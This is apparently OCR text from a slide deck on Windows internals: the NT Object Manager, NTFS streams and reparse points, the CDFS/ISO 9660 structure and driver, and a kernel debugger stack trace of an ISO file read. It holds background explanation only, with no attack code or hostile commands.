
NT OBJECT MANAGER

Subsystem in Windows NT, supporting resource management for other NT Executive subsystems


Unified API, enabling programs to look up, share, protect, and manipulate resources. Resources are represented as objects, which encapsulate their state
and attributes.

Defines object types (e.g., files, processes, devices) with associated methods (e.g., Open, Close, Query).


The Object Manager namespace is a hierarchical structure that includes file systems and the Registry.



NT OBJECT MANAGER



NT OBJECT MANAGER




Symbolic Links: Translate a reference to one named object into another. Typically, they link a device name in the "\Device" directory to a name in the "\Global??" directory, making it accessible to Win32 applications.

Drivers create symbolic links for device objects to provide convenient access for Win32 applications via the "\Global??" directory (IoCreateSymbolicLink).

NTFS PRIMER

System Files



NTFS uses hidden system files on the drive to store information and perform file system functions.

Streams



All files on an NTFS volume have at least one stream, the main-stream, where data is stored and is visible.

`<fname>:<sname>:<stype>`

Attributes



NTFS treats each file or folder as a collection of attributes (name, security, contents), with resident attributes stored in the MFT file record and non-resident attributes stored elsewhere on the disk.

Reparse Points




Reparse points in NTFS are objects linking a reparse tag with a file or directory to extend file system functionality without modifying the NTFS driver.

Permissions



NTFS manages permissions via Access Control Lists (ACLs) with Access Control Entries (ACEs). It uses flags like archive, compressed, encrypted, and hidden to control file and directory behavior and access.

NTFS REPARSE POINTS




Reparse points in NTFS extend functionality without modifying the NTFS driver, redirecting file or directory accesses to different locations.

Common reparse tags include symbolic links (pointing to another file/directory), mount points (linking to volumes without a drive letter), and junction points (redirecting directory access).

Symbolic links, available since Windows Vista, can redirect to files/directories using absolute or relative paths and are managed locally, while directory junctions are processed on the file server.

Windows shortcuts (.lnk files) differ from NTFS symbolic links as they are regular files with metadata, not integrated into the filesystem.

CDFS PRIMER



System Area: Reserved field at the beginning of the disk for boot information (not specified by ISO 9660).


Volume Descriptor: Describes file system characteristics; divided into type and characteristics of the descriptor.

Primary Volume Descriptor: Acts like a Unix superblock; includes root directory record and logical block size.

Directory Structure: Root directory stored as an extent; directory entries stored sequentially and evaluated from the root.

Filename Levels: Level 1: 8+3 format; Level 2: Up to 180 characters; Level 3: Allows fragmented files for packet writing/incremental recording.

CDFS THREAT MODEL




ISO files emulate read-only optical discs, maintaining data integrity by preventing post-mount tampering.

They are advantageous for distributing consistent content across multiple virtual machines without copying files.

The Windows CDFS driver handles ISO file mounting, interpreting data as a regular filesystem and presenting CD/DVD contents in a hierarchical structure similar to NTFS or FAT32.

ISO files in CDFS show limited attributes compared to NTFS, marked read-only with no explicit ACLs, allowing read access to everyone on the system.

CDFS DRIVER



File operations on CD filesystems are managed by the CDFS driver and the IO manager.


The Windows I/O system includes the I/O manager, Plug and Play (PnP) manager, and power manager.

CDFS DRIVER

The IO Manager forwards user-mode calls to the Filter Manager, which dispatches them to the correct filesystem driver.

The Filesystem Filter Manager simplifies interactions between file system drivers and the cache manager.

Minifilters register with the filter manager using FltRegisterFilter API, deciding whether to attach to each volume.



CDFS – ISO LOADING

```
1: kd> k
 # Child-SP          RetAddr               Call Site
00 ffffba08`36a05038 fffff801`347c1399     cdfs!CdCommonRead
01 ffffba08`36a05040 fffff801`294ebef5     cdfs!CdFsdDispatch+0x129
02 ffffba08`36a050a0 fffff801`2e44a1db     nt!IofCallDriver+0x55
03 ffffba08`36a050e0 fffff801`2e447e23     FLTMGR!FltpLegacyProcessingAfterPreCallbacksCompleted+0x15b
04 ffffba08`36a05150 fffff801`294ebef5     FLTMGR!FltpDispatch+0xa3
05 ffffba08`36a051b0 fffff801`29940060     nt!IofCallDriver+0x55
06 ffffba08`36a051f0 fffff801`29927db4     nt!IopSynchronousServiceTail+0x1d0
07 ffffba08`36a052a0 fffff801`299278a3     nt!IopReadFile+0x4d4
08 ffffba08`36a053a0 fffff801`2962bbe5     nt!NtReadFile+0xd3
09 ffffba08`36a05430 00007ffb`4fb0f434     nt!KiSystemServiceCopyEnd+0x25
0a 00000065`0c90e0c8 00007ffb`4d326bb8     ntdll!NtReadFile+0x14
0b 00000065`0c90e0d0 00007ffb`3cdbf010     KERNELBASE!ReadFile+0x108
```

